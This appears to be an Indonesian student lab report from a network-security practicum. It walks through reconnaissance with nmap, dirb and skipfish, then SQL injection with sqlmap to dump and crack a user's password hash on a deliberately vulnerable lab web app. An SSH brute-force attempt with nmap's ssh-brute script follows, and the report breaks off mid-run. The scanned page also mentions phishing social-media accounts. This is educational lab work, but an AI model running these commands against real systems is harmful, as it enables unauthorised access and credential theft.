

KEAMANAN JARINGAN

Praktikum Cryptographic Failures



Disusun Oleh :

Muhammad Dzaky Mahfuzh 3122640050



D4 LJ B

Teknik Informatika

Politeknik Elektronika Negeri Surabaya
Kampus ITS Keputih Sukolilo Surabaya 60111
Telp. 031-5947280, 031-5946114, Fax:031-5946114

Mengambil data database Menggunakan SQLMAP

1. Setting kedua virtual machine agar terhubung ke 1 jaringan yang sama. Lalu nyalakan kedua virtual machine.



2. Cek terlebih dahulu IP dari virtual machine kali linux

```
root@kali: /home/kali
File Actions Edit View Help

(root@kali)-[/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.7 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::becf:e682:bcad:8b8b prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
    RX packets 300467 bytes 388915824 (370.8 MiB)
    RX errors 4 dropped 0 overruns 0 frame 0
    TX packets 274767 bytes 24844269 (23.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0xd020

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 42 bytes 2940 (2.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 42 bytes 2940 (2.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

3. Gunakan command **ipcalc** untuk melihat network id dari jaringan

```
root@kali: /home/kali
File Actions Edit View Help

(root@kali)-[/home/kali]
# ipcalc 192.168.1.7
Address: 192.168.1.7 11000000.10101000.00000001. 00000111
Netmask: 255.255.255.0 = 24 11111111.11111111.11111111. 00000000
Wildcard: 0.0.0.255 00000000.00000000.00000000. 11111111
=>
Network: 192.168.1.0/24 11000000.10101000.00000001. 00000000
HostMin: 192.168.1.1 11000000.10101000.00000001. 00000001
HostMax: 192.168.1.254 11000000.10101000.00000001. 11111110
Broadcast: 192.168.1.255 11000000.10101000.00000001. 11111111
Hosts/Net: 254 Class C, Private Internet
```

4. Lalu masukan command **nmap 192.168.1.0/24 -p 22 --open** untuk mengecek seluruh jaringan yang terkoneksi ke jaringan dengan spesifik di port 22, dan kita menemukan bahwa virtual machine ubuntu menggunakan ip **192.168.1.5**.

```
root@kali: /home/kali
File Actions Edit View Help
(root@kali)-[/home/kali]
# nmap 192.168.1.0/24 -p 22 --open
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-02 12:23 EDT
Nmap scan report for 192.168.1.5 (192.168.1.5)
Host is up (0.00033s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:8C:AD:2C (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.1.14 (192.168.1.14)
Host is up (0.00047s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 80:86:F2:DC:53:57 (Intel Corporate)

Nmap done: 256 IP addresses (8 hosts up) scanned in 13.28 seconds
```

5. Masukan command **dirb http://192.168.1.5 -X .php** untuk mengecek direktori pada website pada ip virtual machine ubuntu. Dan disini kita menemukan beberapa direktori atau menu yang ada pada web virtual machine ubuntu.

```
root@kali: /home/kali
File Actions Edit View Help
(root@kali)-[/home/kali]
# dirb http://192.168.1.5/ -X .php

DIRB v2.22
By The Dark Raver

START_TIME: Fri Jun  2 12:25:26 2023
URL_BASE: http://192.168.1.5/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.1.5/ ---
+ http://192.168.1.5/con.php (CODE:200|SIZE:411)
+ http://192.168.1.5/index.php (CODE:200|SIZE:968)
+ http://192.168.1.5/info.php (CODE:200|SIZE:19)
+ http://192.168.1.5/menu.php (CODE:200|SIZE:296)

END_TIME: Fri Jun  2 12:25:30 2023
DOWNLOADED: 4612 - FOUND: 4
```


6. Dapat juga menggunakan command **skipfish -o output http://192.168.1.5/** untuk crawling sitemap secara otomatis dan interaktif.



The screenshot displays the output of a skipfish scan, categorized by file type. Each category lists the URL, file size, and a 'show trace +' link.

- application/binary (1)**
 - 1. <http://192.168.1.12/media/hackerone.mp4> (400000 bytes) [show trace +]
- application/xhtml+xml (1)**
 - 1. <http://192.168.1.12/> (612 bytes) [show trace +]
- image/jpeg (3)**
 - 1. <http://192.168.1.12/css/img/header.jpg> (23770 bytes) [show trace +]
 - 2. <http://192.168.1.12/img/FIX.jpg> (19819 bytes) [show trace +]
 - 3. <http://192.168.1.12/img/tw.png> (178558 bytes) [show trace +]
- image/png (6)**
 - 1. <http://192.168.1.12/img/banner.png> (332841 bytes) [show trace +]
 - 2. <http://192.168.1.12/img/download.png> (5728 bytes) [show trace +]
 - 3. <http://192.168.1.12/img/fb.png> (13209 bytes) [show trace +]
 - 4. <http://192.168.1.12/img/HackerOne.png> (7623 bytes) [show trace +]
 - 5. <http://192.168.1.12/img/ig.png> (400000 bytes) [show trace +]
 - 6. <http://192.168.1.12/img/wa.png> (45526 bytes) [show trace +]
- text/css (1)**
 - 1. <http://192.168.1.12/css/style.css> (1266 bytes) [show trace +]
- text/html (14)**
 - 1. <http://192.168.1.12/konten/kontak.php> (492 bytes) [show trace +]
 - 2. http://192.168.1.12/konten/artikel_detail.php (1691 bytes) [show trace +]
 - 3. <http://192.168.1.12/css/> (178 bytes) [show trace +]
 - 4. <http://192.168.1.12/css/img/header.jpg?>sf000240v634346> (178 bytes) [show trace +]
 - 5. http://192.168.1.12/konten/artikel_detail.php?tampil=komentar_proses (182 bytes) [show trace +]
 - 6. <http://192.168.1.12/konten/galeri.php> (509 bytes) [show trace +]
 - 7. <http://192.168.1.12/konten/halaman.php> (500 bytes) [show trace +]
 - 8. <http://192.168.1.12/konten/home.php> (792 bytes) [show trace +]
 - 9. http://192.168.1.12/konten/komentar_proses.php (416 bytes) [show trace +]
 - 10. http://192.168.1.12/konten/kontak_proses.php (506 bytes) [show trace +]
 - 11. <http://192.168.1.12/index.php> (968 bytes) [show trace +]
 - 12. <http://192.168.1.12/konten.php> (682 bytes) [show trace +]
 - 13. <http://192.168.1.12/menu.php> (296 bytes) [show trace +]
 - 14. <http://192.168.1.12/sidebar.php> (1170 bytes) [show trace +]

7. Kita akan mencoba mengakses halaman yang telah kita dapat sebelumnya dengan mengetikkan ip virtual machine ubuntu disertai dengan sitemap pada browser.



The screenshot shows a web browser window with the address bar set to 192.168.1.5/index.php. The page features a dark header with navigation links: HOME, HACKING, TUTORIAL, CHEAT SHEET, JAVA, GALERI, and KONTAK. The main content area has a title "HACKING PATH ACCOUNT WITH SETOOLKIT AND NGROK" and a sub-header "VIDEO". Below the title is a paragraph of text and a small image of a person in a hoodie. The text discusses a phishing attack on the PATH social media site using setoolkit and ngrok. A video player is visible on the right side of the page.

HOME HACKING TUTORIAL CHEAT SHEET JAVA GALERI KONTAK

HACKING PATH ACCOUNT WITH SETOOLKIT AND NGROK

Jumpa lagi bersama saya, pada kesempatan yang berbahagia ini saya akan membagikan sebuah artikel tentang bagaimana membuat phishing terhadap sebuah situs media sosial kenamaan yaitu PATH. Lalu pertanyaannya apakah bisa kita mendapatkan username dan password dari akun path seseorang dengan memanfaatkan phishing ini, jawabannya tentu bisa dengan memanfaatkan tools setoolkit yang ada di Kali Linux. Lalu pertanyaan selanjutnya adalah bagaimana cara mendapatkan username dan password tersebut, mari kita lihat bersama ulasannya ya sobat progress....

VIDEO

8. Lalu kita akan mencoba mencari halaman yang menggunakan method **get** dari database dan disini kita akan menggunakan halaman **artikel_detail** yang menggunakan method **get id**. Dan masukan command **sqlmap -u "Url" -dbs** untuk mendapatkan data dari database.

```
root@kali: /home/kali
File Actions Edit View Help
(root@kali)-[/home/kali]
# sqlmap -u "http://192.168.1.5/index.php?tampil=artikel_detail&id=85" --dbs

{1.6.11#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:26:35 /2023-06-02/

[12:26:35] [INFO] testing connection to the target URL
[12:26:35] [INFO] testing if the target URL content is stable
[12:26:36] [INFO] target URL content is stable
[12:26:36] [INFO] testing if GET parameter 'tampil' is dynamic
[12:26:36] [WARNING] GET parameter 'tampil' does not appear to be dynamic
[12:26:36] [WARNING] heuristic (basic) test shows that GET parameter 'tampil' might not be injectable
[12:26:36] [INFO] testing for SQL injection on GET parameter 'tampil'
[12:26:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:26:37] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:26:37] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[12:26:37] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[12:26:37] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
```

9. Dan disini kita menemukan daftar database yang terhubung.

```
[08:02:05] [INFO] the back-end DBMS is MySQL
[08:02:05] [CRITICAL] unable to connect to the target URL. sqlmap is going to
retry the request(s)
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12
[08:02:05] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulnweb
```

10. Sekarang kita cek tabel yang ada pada database vulnweb dengan mengetikan command **sqlmap -u "url" -D vulnweb --tables** untuk melihat daftar list table pada database vulnweb

```
(kali@kali)-[~]
└─$ sqlmap -u "http://192.168.1.5/index.php?tampil=artikel_detail&id=85" -D vulnweb --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:04:16 /2023-06-02/

[08:04:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL >= 5.0.12
[08:04:21] [INFO] fetching tables for database: 'vulnweb'
Database: vulnweb
[7 tables]
+-----+
| user |
| artikel |
| galeri |
| halaman |
| komentar |
| menu |
| pesan |
+-----+
```

11. Selanjutnya kita lihat kolom yang ada pada tabel user **sqlmap -u "url" -T user --columns** untuk melihat daftar kolom pada tabel.

```
(kali@kali)-[~]
└─$ sqlmap -u "http://192.168.1.5/index.php?tampil=artikel_detail&id=85" -T user --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:06:09 /2023-06-02/


[08:06:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12
[08:06:12] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[08:06:12] [INFO] fetching current database
[08:06:12] [INFO] fetching columns for table 'user' in database 'vulnweb'
Database: vulnweb
Table: user
[3 columns]
+-----+
| Column | Type |
+-----+
| id_user | int(5) |
| password | varchar(50) |
| username | varchar(50) |
+-----+
```

12. selanjutnya kita dapatkan data dari tiap kolom tabel user menggunakan command **sqlmap -u "url" -C id_user,password,username --dump** digunakan untuk mendapatkan data id_user, password, dan username. Dan berikut data yang didapatkan dari hasil sqlmap pada tabel user.

```
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[08:32:30] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press
Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[08:32:47] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[08:32:52] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[08:32:52] [INFO] starting 2 processes
[08:36:08] [INFO] cracked password 'vulnweb' for user 'vulnweb'
Database: vulnweb
Table: user
[1 entry]
+-----+-----+-----+
| id_user | password | username |
+-----+-----+-----+
| 1       | 1a0ca51fac95b68dcad75eff37e86d8b (vulnweb) | vulnweb |
+-----+-----+-----+
```


Bruteforce menggunakan hydra


1. pertama kita cek terlebih dahulu ip pada virtual machine kali linux kita.



```
root@kali: /home/kali
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.239.228 netmask 255.255.255.0 broadcast 192.168.239.255
    inet6 fe80::becf:e682:bcad:8b8b prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
    RX packets 20 bytes 11932 (11.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 35 bytes 11358 (11.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0xd020

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

2. Lalu masukan command **nmap 192.168.239.0/24 -p 22 --open** untuk mengecek seluruh jaringan yang terkoneksi ke jaringan dengan spesifik di port 22, dan kita menemukan bahwa virtual machine ubuntu menggunakan ip **192.168.239.148**.



```
root@kali: /home/kali
(root@kali)-[/home/kali]
# nmap 192.168.239.0/24 -p 22 --open
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 09:27 EDT
Nmap scan report for 192.168.239.126
Host is up (0.00031s latency).


PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 80:86:F2:DC:53:57 (Intel Corporate)

Nmap scan report for 192.168.239.148
Host is up (0.00048s latency).


PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:8C:AD:2C (Oracle VirtualBox virtual NIC)

Nmap done: 256 IP addresses (4 hosts up) scanned in 4.54 seconds
(root@kali)-[/home/kali]
#
```

3. Buat terlebih dahulu dictionary username dan password yang akan digunakan untuk bruteforce login. Disini saya akan mencoba menggunakan 38650 data username dan password dari <https://github.com/duyet/bruteforce-database>.



4. Disini saya mencoba menggunakan **nmap** dikarenakan memudahkan proses tracing karna nmap memunculkan setiap progress percobaan yang dilakukan.



5. Percobaan sebelumnya menggunakan 38650 data username dan password dari <https://github.com/duyet/bruteforce-database> gagal dan tidak ada username dan password yang cocok. Lalu disini mencoba kembali menggunakan data 2151220-passwords.txt yang juga diambil dari link git diatas, dengan tambahan beberapa perkiraan username default

```
root@kali: /home/kali
File Actions Edit View Help
(root@kali)-[/home/kali]
# nmap --script ssh-brute -p22 192.168.239.126 --script-args userdb=/home/kali/wordlist/
user.txt,passdb=/home/kali/wordlist/pass2.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 09:28 EDT
NSE: [ssh-brute] Trying username/password pair: admin123:admin123
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: blue_team:blue_team
NSE: [ssh-brute] Trying username/password pair: ubuntu:ubuntu
NSE: [ssh-brute] Trying username/password pair: timbiru:timbiru
NSE: [ssh-brute] Trying username/password pair: birutim:birutim
NSE: [ssh-brute] Trying username/password pair: username:username
NSE: [ssh-brute] Trying username/password pair: blueteam:blueteam
NSE: [ssh-brute] Trying username/password pair: biru_tim:biru_tim
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: feri:feri
NSE: [ssh-brute] Trying username/password pair: pens:pens
